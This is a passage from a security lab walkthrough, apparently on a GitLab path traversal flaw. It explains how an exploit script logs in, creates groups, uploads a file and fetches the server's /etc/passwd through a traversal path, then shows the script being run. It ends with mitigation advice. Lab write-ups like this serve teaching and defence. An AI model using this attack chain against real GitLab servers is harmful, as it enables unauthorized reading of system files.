
Performs a login by sending a POST request with the provided username and password. Now it creates 11 groups with a random prefix and specified parameters. Each group is created using a separate POST request. Upload a file to the project using a POST request. Construct an exploit path to fetch the /etc/passwd file from the server using a GET request. And finally, it prints the response text, which contains the content of the fetched file.

Step 7: Open the terminal and cd to Desktop as shown in the image.
Step 8: Execute the test.py using the given below command:
python3 test.py
You can see the successful login:
And also, you can see the server's passwd file is displayed.
Conclusion
In this lab, we have demonstrated how an attacker can exploit a web application if preventive measures are not taken properly. It is crucial to have proper input validation and sanitization for user-controlled input and to implement access controls that restrict file system access. These measures can significantly reduce the risk of an attacker being able to exploit path traversal vulnerabilities and gain unauthorized access to sensitive files on a system.
Mitigation
Upgrade the Gitlab to the latest version.